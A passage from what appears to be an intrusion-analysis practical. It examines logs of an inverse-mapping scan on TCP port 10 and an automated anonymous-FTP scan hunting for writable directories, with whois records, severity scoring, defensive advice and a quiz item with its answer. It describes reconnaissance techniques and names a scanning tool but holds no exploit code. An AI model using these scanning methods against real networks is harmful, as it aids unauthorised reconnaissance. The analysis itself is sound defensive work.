1 16:24:27" src=144.122.72.200 dst=x.x.8.200 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.201 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.202 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.203 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.204 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.205 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.206 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.207 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.208 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
```

Source of trace

This trace was found on the incidents.org web site at the URL http://www.incidents.org/archives/intrusions/msg01034.html .

This particular trace was posted by Mary M. Chaddock on Wednesday, 11 July 2001.

Detect was generated by

The detect was probably generated by a Netscreen firewall but the trace we see here has probably been truncated as the date and the device_id are missing.

The standard and usual format of the Netscreen's log is:

- **device_id** is the identifier of the NetScreen box that created and sent the message. It is the hostname if one is configured, the serial number otherwise
- **time** is the time the message was created. This will closely correspond with the termination of the session. The value of this field will always be encased in double quotes as it contains spaces. The format is "YYYY -MM-DD HH:MM:SS". The year will always be 4 digits, the month and day may be one or 2 digits, time is expressed in 24 hour time, hours may only contain a single digit
- **src** is the IP Address of the machine that initiated (requested) the session in dot notation
- **dst** is the IP Address of the target machine for the session in dot notation
- **src_port** is the destination port for the session, an integer value
- **dst_port** is the destination port for the session, an integer value
- service is the name of the protocol that is associated with this session, unknown if not defined
- **policy_id** is the integer identifier of the policy that is associated with this session
- **duration** is the length of time in seconds from the beginning of the session to the termination (or timeout) of the session

- **sent** is the integer value of the number of bytes originating from the source machine
- **rcvd** is the integer value of the number of bytes originating from the destination machine
- **action** is a string describing the action associated with the policy controlling this session. Always enclosed in double quotes

Probability the source address was spoofed

I assume this attack is reconnaissance and the probability the IP address is spoofed is very low as the scanning tool would need a response from the contacted machine in order to determine if the machine is listening on the port or not.

However, there are still possibilities the attacker is spoofing the source IP address and is listening for responses on another host near the spoofed IP address. More information about reconnaissance techniques using spoofed IP addresses are on a document written by Tom Chmielarski at http://www.sans.org/newlook/resources/IDFAQ/spoofed_IP.htm .

Description of Attack

The attacker is trying to map the internal network by detecting which machines are replying to these probes. Probably who is doing this thinks that pinging is too much a noisy way to scan networks and opted for another solution: he's trying to contact a TCP port which he knows for sure it's not used. What he's waiting for, is an error message to come back: if it does, the destination machine has given away its position.

Attack mechanism

The attack consists of TCP packets sent from a remote machine from port TCP/10 to the destination port TCP/10 of some internal machines; unfortunately we don't have indication of the TCP flags.

Port TCP/10 has been declared unassigned by IANA as written on http://www.iana.org/assignments/port-numbers and, being this a privileged port (<1024), a connection to an unassigned one is particularly strange; also the combination of a privileged to another privileged port is not normal: this is probably a sign of a crafted packet.

The attacker is sending stimuli to a certainly closed port (on every OS) hoping to receive a response: as per the TCP specifications stated in RFC 793, if a TCP closed port receives a packet with a SYN flag (I assume this is the case in the trace), it replies with a packet with ACK/RST set. Obviously the attacker never receives a reply if there isn't a machine listening on an IP address.

The concept is: no response equals no machine at this IP address (either the machine would be firewall protected), response equals machine alive. This is an inverse map, quite similar to a Reset scan (which associated with ACK stimulus) which has the advantage that doesn't get logged by a standard OS without a host based IDS or firewall.

More information on this kind of mapping techniques can be found at http://www.sans.org/infosecFAQ/audit/inverse_map.htm .

This attack definitely appears to be hostile but it's not really dangerous and can be categorized as reconnaissance activity.

The source IP address 144.122.72.200 is from a Turkish University and it resolves to karga.ae.metu.edu.tr which resolves back again to the same IP address .

These are the information from the whois system:

```
Middle East Technical University (NET-METU-NET)
   METU Computer Center  Inonu Bulvari - ODTU
   Ankara, 06531
   TR

   Netname: METU-NET
   Netblock: 144.122.0.0 - 144.122.255.255

   Coordinator:
      METU Hostmaster  (MH2-ORG-ARIN)  hostmaster@METU.EDU.TR
      +90 312 2103330
Fax- +90 312 2101120

   Domain System inverse mapping provided by:

   NS1.METU.EDU.TR             144.122.199.90
   NS2.METU.EDU.TR             144.122.199.93
   NS1-AUTH.SPRINTLINK.NET     206.228.179.10
   AUTH60.NS.UU.NET            198.6.1.181

   Record last updated on 27-Oct-1998.
   Database last updated on 8-Sep-2001 23:09:15 EDT.
```

Correlation

Although this document explains port scanning in general, it does explain how it is possible to have information from a negative response and how, from them, create inverse maps.

http://www.synnergy.net/downloads/papers/portscan.txt

```
1.3.1 - SYN scanning

The implementation of this scan method is similar to a full TCP connect() three
way handshake except instead of  sending ACK responses we immediately  tear down
the connection. A demonstration of  this technique is necessary  to show a half
open transaction:
                client -> SYN
                server -> SYN|ACK
                client -> RST

This example has shown the target port was open, since the server responded with
SYN|ACK flags. The RST bit is kernel oriented, that is, the client need not send
another packet  with this  bit, since  the kernel's  TCP/IP stack code automates
this.
Inversely, a closed port will respond with RST|ACK.

                client -> SYN
                server -> RST|ACK

As is displayed,  this combination of  flags is indicative  of a non-  listening
port.
Although, this technique has become rather easy to detect by many IDS, owing  to
the  fact that  a paramount  of Denial  of Service  (DoS) utilities  base their
attacks  by  sending excess  SYN  packets. Fairly  standard  intrusion detection
systems are  no doubt  capable of  logging these  half-open scans: TCP wrappers,
SNORT, Courtney, iplog,  to a name  a few, thus  the effectiveness has  dithered
over recent years.
```

```
Advantages   : fast, reliable, avoids basic IDS, avoids TCP three-way handshake
Disadvantages: require root privileges, rulesets block many SYN scan attempts
```

Evidence of Active targeting

There is evidence of active targeting: the attacker is scanning part of the internal network to determine which IP addresses are in use . This is probably the first level of reconnaissance.

Severity

The security is calculated with th e formula:

(Criticality + Lethality) – (System + Net Countermeasures)

In this case:

Criticality: 3. We don't know anything about the internal machines, an average number is probably ok

Lethality: 1. This reconnaissance is only used to determine if an IP address is i n use or not

System Countermeasures: 2. It's unlikely that all the internal machines are running a personal firewall but port 10 is unassigned and no services are listening.

Network Countermeasures: 2. The Netscreen firewall is too permissive as the action for this packet has always been " permit". The firewall should have been configured to filter unknown or unused ports.

So

Severity = (3 + 1) – (2 + 2) = 4 – 4 = **0**

Defensive recommendation

Your bastion firewalls and routers should be blocking all unknown and unnecessary services: you should configure them to block incoming connections to any port below 20 (at least) with the SYN flag set.

Multiple choice test question

What can we deduce from the followi ng detect?

```
16:24:27" src=144.122.72.200 dst=x.x.8.199 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.200 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.201 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.202 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
1 16:24:27" src=144.122.72.200 dst=x.x.8.203 src_port=10 dst_port=10 service=tcp/port:10
proto=6 policy_id=44 direction=incoming duration=59 sent=64 rcvd=0 action=Permit
```

a) These packets have been stopped at firewall level

b) Each of this packets has been followed by an "ICMP Port Unreachable" message

c) Given the small timeframe, t he DoS chargen/echo attack is in progress

d) An inverse mapping technique is being used to determine live IP addresses

Answer: D

Detect #3 – FTP Scan

Trace

```
May 22 11:15:46 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
connected - local  : a.b.c.57:21
May 22 11:15:46 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
connected - remote : 62.226.234.157:4234
May 22 11:15:46 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
FTP session opened.
May 22 11:15:46 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: USER anonymous
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: PASS (hidden)
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
ANON anonymous: Login successful.
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
Preparing to chroot() the environment, path = '/var/local/ftp'
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
Environment successfully chroot()ed.
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054848p
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /_vti_pvt/
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /pub/
May 22 11:15:47 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054848p
May 22 11:15:48 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /incoming/
May 22 11:15:50 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054850p
May 22 11:15:50 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /upload/
May 22 11:15:50 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /public/
May 22 11:15:50 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /pub/incoming/
May 22 11:15:50 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /images/
May 22 11:15:51 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /cgi-bin/
May 22 11:15:51 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /_vti_log/
May 22 11:15:51 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /lost+found/
May 22 11:15:51 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /wwwroot/
May 22 11:15:51 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /www/
May 22 11:15:52 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /ANONYMOUS/
May 22 11:15:52 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /transfer/
May 22 11:15:52 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
connected - local  : a.b.c.159:21
May 22 11:15:52 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
connected - remote : 62.226.234.157:4546
May 22 11:15:52 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
FTP session opened.
May 22 11:15:52 hostl proftpd[25840] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
FTP session closed.
May 22 11:15:52 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: USER anonymous
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: PASS (hidden)
```

```
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
ANON anonymous: Login successful.
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
Preparing to chroot() the environment, path = '/var/local/ftp'
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
Environment successfully chroot()ed.
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054854p
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /_vti_pvt/
May 22 11:15:53 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /pub/
May 22 11:15:54 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054855p
May 22 11:15:54 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /incoming/
May 22 11:15:55 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: MKD 980101054855p
May 22 11:15:56 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /upload/
May 22 11:15:57 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /public/
May 22 11:16:00 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /pub/incoming/
May 22 11:16:01 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /images/
May 22 11:16:01 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /cgi-bin/
May 22 11:16:01 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /_vti_log/
May 22 11:16:01 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /lost+found/
May 22 11:16:02 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /wwwroot/
May 22 11:16:02 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /www/
May 22 11:16:02 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /ANONYMOUS/
May 22 11:16:02 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
received: CWD /transfer/
May 22 11:16:02 hostl proftpd[25841] hostl (p3EE2EA9D.dip.t-dialin.net[62.226.234.157]):
FTP session closed.

May 22 11:13:08 62.226.234.157:4202 -> a.b.c.26:21 SYN ******S*
May 22 11:13:08 62.226.234.157:4227 -> a.b.c.51:21 SYN ******S*
May 22 11:13:08 62.226.234.157:4239 -> a.b.c.62:21 SYN ******S*
May 22 11:13:08 62.226.234.157:4249 -> a.b.c.71:21 SYN ******S*
May 22 11:13:10 62.226.234.157:4385 -> a.b.c.101:21 SYN ******S*
May 22 11:13:16 62.226.234.157:4650 -> a.b.c.192:21 SYN ******S*
May 22 11:13:16 62.226.234.157:4660 -> a.b.c.195:21 SYN ******S*
May 22 11:13:18 62.226.234.157:4746 -> a.b.c.212:21 SYN ******S*
May 22 11:13:30 62.226.234.157:1300 -> a.b.d.52:21 SYN ******S*
May 22 11:13:30 62.226.234.157:1308 -> a.b.d.59:21 SYN ******S*
May 22 11:13:42 62.226.234.157:1866 -> a.b.d.203:21 SYN ******S*
May 22 11:13:43 62.226.234.157:1915 -> a.b.d.232:21 SYN ******S*
May 22 11:13:43 62.226.234.157:1917 -> a.b.d.233:21 SYN ******S*
May 22 11:13:44 62.226.234.157:1933 -> a.b.d.241:21 SYN ******S*
May 22 11:13:44 62.226.234.157:1941 -> a.b.d.245:21 SYN ******S*
May 22 11:13:44 62.226.234.157:1951 -> a.b.d.250:21 SYN ******S*
May 22 11:13:51 62.226.234.157:2213 -> a.b.e.42:21 SYN ******S*
May 22 11:13:54 62.226.234.157:2219 -> a.b.e.48:21 SYN ******S*
May 22 11:13:51 62.226.234.157:2223 -> a.b.e.52:21 SYN ******S*
May 22 11:13:51 62.226.234.157:2229 -> a.b.e.58:21 SYN ******S*
May 22 11:13:51 62.226.234.157:2234 -> a.b.e.63:21 SYN ******S*
May 22 11:13:51 62.226.234.157:2240 -> a.b.e.69:21 SYN ******S*
May 22 11:13:52 62.226.234.157:2250 -> a.b.e.79:21 SYN ******S*
May 22 11:13:53 62.226.234.157:2271 -> a.b.e.100:21 SYN ******S*
May 22 11:13:54 62.226.234.157:2213 -> a.b.e.42:21 SYN ******S*
May 22 11:13:54 62.226.234.157:2330 -> a.b.e.128:21 SYN ******S*
May 22 11:13:57 62.226.234.157:2457 -> a.b.e.195:21 SYN ******S*
May 22 11:13:59 62.226.234.157:2565 -> a.b.e.213:21 SYN ******S*
May 22 11:14:00 62.226.234.157:2569 -> a.b.e.217:21 SYN ******S*
May 22 11:14:01 62.226.234.157:2624 -> a.b.e.238:21 SYN ******S*
May 22 11:14:01 62.226.234.157:2630 -> a.b.e.241:21 SYN ******S*
May 22 11:14:03 62.226.234.157:2624 -> a.b.e.238:21 SYN ******S*
```

```
May 22 11:14:08 62.226.234.157:2793 -> a.b.f.10:21 SYN ******S*
May 22 11:14:11 62.226.234.157:2802 -> a.b.f.18:21 SYN ******S*
May 22 11:14:08 62.226.234.157:2817 -> a.b.f.32:21 SYN ******S*
May 22 11:14:08 62.226.234.157:2825 -> a.b.f.39:21 SYN ******S*
May 22 11:14:08 62.226.234.157:2841 -> a.b.f.54:21 SYN ******S*
May 22 11:14:08 62.226.234.157:2860 -> a.b.f.71:21 SYN ******S*
May 22 11:14:12 62.226.234.157:2863 -> a.b.f.74:21 SYN ******S*
May 22 11:14:14 62.226.234.157:3177 -> a.b.f.141:21 SYN ******S*
May 22 11:14:14 62.226.234.157:3185 -> a.b.f.145:21 SYN ******S*
May 22 11:14:14 62.226.234.157:3193 -> a.b.f.149:21 SYN ******S*
May 22 11:14:15 62.226.234.157:3219 -> a.b.f.164:21 SYN ******S*
May 22 11:14:16 62.226.234.157:3272 -> a.b.f.183:21 SYN ******S*
May 22 11:14:19 62.226.234.157:3293 -> a.b.f.190:21 SYN ******S*
May 22 11:14:19 62.226.234.157:3301 -> a.b.f.192:21 SYN ******S*

May 22 11:17:00 hostmf /kernel: Connection attempt to TCP a.b.f.167:21 from
62.226.234.157:3225

May 22 11:16:15 hostda in.ftpd[24660]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:16:15 hostda in.ftpd[24661]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:16:15 hostda in.ftpd[24662]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:16:15 hostda in.ftpd[24663]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:15:19 hostci in.ftpd[2948]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:15:58 hostki in.ftpd[7948]: refused connect from p3EE2EA9D.dip.t-dialin.net
May 22 11:15:52 hostt ftpd[31594]: login from p3EE2EA9D.dip.t-dialin.net failed, user
anonymous unknown
May 22 11:13:08 hosth inetd[13901]: refused connection from p3EE2EA9D.dip.t-dialin.net,
service ftpd (tcp)
```

Source of trace

This trace was found on the incidents.org web site at the URL http://www.incidents.org/archives/intrusions/msg00412.html .

This particular trace is in the post "May 22, 2001 probes" written by Laurie Zirkle on Wednesday, 23 May 2001.

Detect was generated by

The first lines of the trace are an xferlog file generated by proftpd, a popular FTP server: all the information about ftp sessions are recorder here.

The second part of the trace is generated by the portscan plug-in of SNORT while the third (a single line) is probably generated by IPFW, a packet filtering and accounting system which resides in the kernel.

The last section is a mixture of syslog messages originated by the in.ftp (run by the inetd service) service, the ftpd service (probably running as daemon on that host) and the inetd service itself (this alert was probably generated by a TCPwrapper).

Probability the source address was spoofed

The scanning tool would need a response from the contacted machine in order to determine if the machine is running an ftp server or not and also, a connection to the FTP service is established and this requires the completion of a three way handshake: the probability that spoofing is employed is very low.

Usually people using automatic scanning tools (highly probable in this case) protect themselves using Wingate or other proxies while connecting to their target to protect

their IP address: this might be the case and a furt her investigation of the logs of the proxy server will be required in order to get the original source IP address of the attack.

Description of Attack

In this case the attacker is after available FTP space where to upload files. Illegal software is usually exchanged using FTP servers hosted on machines (badly administrated) owned by people who ignore their server is being used for illegal activity.

Illegal software on the internet is called Warez whose defini tion from www.dictionary.com is

```
/weirz/ A term used by software pirates use to describe a cracked game or application
that is made available to the Internet, usually via FTP or telnet, often the pirate will
make use of a site with lax security.
Software piracy is illegal and should be reported to the Federation Against Software
Theft (FAST).
```

Probably the attacker is using an automatic tool to scan ports and directories permission: one of the best tools available to do this is " Grim's Ping" available at http://grimsping.cjb.net/ which is known to leave traces like this one .

Attack mechanism

The attacker is scanning all the internal subnets looking for IP addresses which are hosting FTP servers (usually listening port 21).

If an IP address replies back with a SYN/ACK then the attacker completes the three way handshake and logs into the FTP server as anonymous user.

If the login is successful, he looks for well-known directories and it checks the permissions of them by trying to create subdirectories: if a subdirectory is allowed to be created, the FTP server becomes a very good candidate as FTP warez server.

This attack definitely appears to be hostile but can be categor ized as reconnaissance activity: if an internal server w ill reply and it will have writeable directories it is very likely it will be used for illegal activities.

The source IP address 62.226.234.157 resolves to p3EE2EA9D.dip.t-dialin.net which resolves back again to the same IP address.

These are the information from the whois system:

```
inetnum:      62.225.192.0 - 62.227.255.255
netname:      DTAG-DIAL12
descr:        Deutsche Telekom AG
country:      DE
admin-c:      RH2086-RIPE
tech-c:       AH12705-RIPE
tech-c:       ST5359-RIPE
status:       ASSIGNED PA
remarks:      ***********************************************************
remarks:      * ABUSE CONTACT: abuse@t-ipnet.de IN CASE OF HACK ATTACKS, *
remarks:      * ILLEGAL ACTIVITY, VIOLATION, SCANS, PROBES, SPAM, ETC.   *
remarks:      ***********************************************************
notify:       auftrag@nic.telekom.de
notify:       dbd@nic.dtag.de
mnt-by:       DTAG-NIC
changed:      auftrag@nic.telekom.de 20010321
source:       RIPE
```

```
route:          62.224.0.0/14
descr:          Deutsche Telekom AG, Internet service provider
origin:         AS3320
mnt-by:         DTAG-RR
changed:        bp@nic.dtag.de 20000516
source:         RIPE

person:         Reinhard Hausdorf
address:        Deutsche Telekom AG
address:        Am Kavalleriesand 3
address:        D-64295 Darmstadt
address:        Germany
phone:          +49
nic-hdl:        RH2086-RIPE
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010321
source:         RIPE

person:         Andreas Hengl
address:        Deutsche Telekom AG
address:        Internetplanung Nuernberg
address:        Suedwestpark 26
address:        90449 Nuernberg
address:        Germany
phone:          +49 911
e-mail:         ripe-contact.Darmstadt@telekom.de
nic-hdl:        AH12705-RIPE
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010528
source:         RIPE

person:         Security Team
address:        Deutsche Telekom AG
address:        Technikniederlassung Schwaebisch Hall
address:        D-89070 Ulm
address:        Germany
phone:          +49 731 100 84055
fax-no:         +49 731 100 84150
e-mail:         abuse@t-ipnet.de
nic-hdl:        ST5359-RIPE
notify:         auftrag@nic.telekom.de
notify:         dbd@nic.dtag.de
mnt-by:         DTAG-NIC
changed:        auftrag@nic.telekom.de 20010321
source:         RIPE
```

Correlation

1st Correlation

http://www.incidents.org/archives/intrusi ons/msg01010.html

Date: Mon, 9 Jul 2001 18:43:00 -0400
From: "Kenneth McKinlay" <kmckinlay@xxxxxxxx>
Subject: RE: FTP Scan

This scan is most likely be done by a program called "Grim's Ping"
(http://grimsping.cjb.net/).

I ran into this activity for the first time about 6 months ago. It is
a post 1.6.4 version since the directory it attempts to created does
not start with a ".". Initially it used a dotted file in an attempt
to hide from plain ls output but the author found that administrators
would prevent dotted files from being created.

Ken McKinlay, GCIA
Ottawa, Canada

From: "Smith, Donald " <Donald.Smith@xxxxxxxxx>

```
To:             "'Carey, Steve T ISD'" <steve.carey@xxxxxxxxxxxxxxxx>
Copies to:      "'intrusions@xxxxxxxxxxxx'" <intrusions@xxxxxxxxxxxxx>
Subject:        RE: FTP Scan
Date sent:      Mon, 9 Jul 2001 16:03:23 -0600

> This is an attempt to use the ftp globbing overflow. To make this work
> the remote user has to be able to create a directory. First the
> exploit tries various "standard" writable directories until it finds a
> directory that it can change into cwd. Then it tries mkdir if this
> succeeds in the mkdir it then tries to make 3 more directories then it
> tries to overflow the ls command. If it fails the mkdir it exits such
> as in your case.
>
>
> Donald.Smith@xxxxxxxxx IP Engineering Security
> 303-226-9939/0688 Office/Fax
> 720-320-1537 cell
>
> > -----Original Message-----
> > From: Carey, Steve T ISD [mailto:steve.carey@xxxxxxxxxxxxxxxx]
> > Sent: Monday, July 09, 2001 7:58 AM To: Subject: FTP Scan
> >
> >
> > Looks like someone is testing an automated tool to look for
> > anonymous FTP sites.
> > This one went through 2 Class B subnets here in the same day.
> >  Below is a sample
> > from a network printer (all the intruder commands were
> > identical in the scan).
> > Intruder used 2 different  Deutsche Telekom AG
> > (dip.t-dialin.net) IP Addresses
> > for scan.  Steve Carey
> >
> >
> > 220 JD FTP Server Ready
> > 331 Username OK, send identity (email address) as password.
> > 230- Hewlett-Packard J3113A FTP Server Version 1.0
> > Directory:     Description:
> > ---------------------------
> > PORT1         Print to port 1 HP Color LaserJet 8550
> >
> > To print a file, use the command: put <filename> [portx]
> > or 'cd' to a desired port and use: put <filename>.
> >
> > Ready to print to PORT1
> > USER anonymous
> > PASS guest@xxxxxxxxx
> > 230 User logged in.
> > CWD /pub/
> > 550 No such file or directory.
> > CWD /public/
> > 550 No such file or directory.
> > CWD /pub/incoming/
> > 550 No such file or directory.
> > CWD /incoming/
> > 550 No such file or directory.
> > CWD /_vti_pvt/
> > 550 No such file or directory.
> > CWD /
> > 250 CWD command successful.
> > MKD 010704172331p
> > 500 Command unrecognized or unimplemented
> > CWD /upload/
> > 550 No such file or directory.
> >
```

2nd Correlation

http://www.ultimatefxp.f2s.com/downloads/download.htm#s_canners

pub and proxy scanners

Grim's Ping 1.71 Scan specified ports, Ping ip range, Host lookup, Pub Find, Log wingates, Wingate usage to protect privacy, Built in FTP client,Log or print scan

results, Check write and delete permissions ,Modify queue to reflect your scanning processes, Import queue lists from other popular scanning utilities & Many configurable options.

Ping Companion build 25 Ping Companion is designed to accompany Ping in it's scanning processes. It retrieves IPs and writable directories from Ping's log and then checks their upload access, upload speed, download access, download speed, list access, delete access, and available hard drive space using space.asp.

3rd Correlation

In this trace the same technique, hence the same tool, i s used to scan this FTP server.

http://www.incidents.org/archives/intrusions/msg00600.html

```
Date: Mon, 4 Jun 2001 13:40:18 -0400
From: Laurie Zirkle <lat@xxxxxxxxxx>
Subject: June 3, 2001 probes (part #2)

Jun 04 02:00:32 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): connected - local  : a.b.c.57:21
Jun 04 02:00:32 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): connected - remote : 213.51.22.76:3756
Jun 04 02:00:32 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): FTP session opened.
Jun 04 02:00:33 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: USER anonymous
Jun 04 02:00:33 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: PASS (hidden)
Jun 04 02:00:33 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): ANON anonymous: Login successful.
Jun 04 02:00:33 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): Preparing to chroot() the environment, path =
'/var/local/ftp'
Jun 04 02:00:33 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): Environment successfully chroot()ed.
Jun 04 02:00:34 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /public/
Jun 04 02:00:35 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /pub/incoming/
Jun 04 02:00:35 hostl proftpd[22710] hostl (CP43752-
A.LANDG1.LB.NL.HOME.COM[213.51.22.76]): received: CWD /incoming/
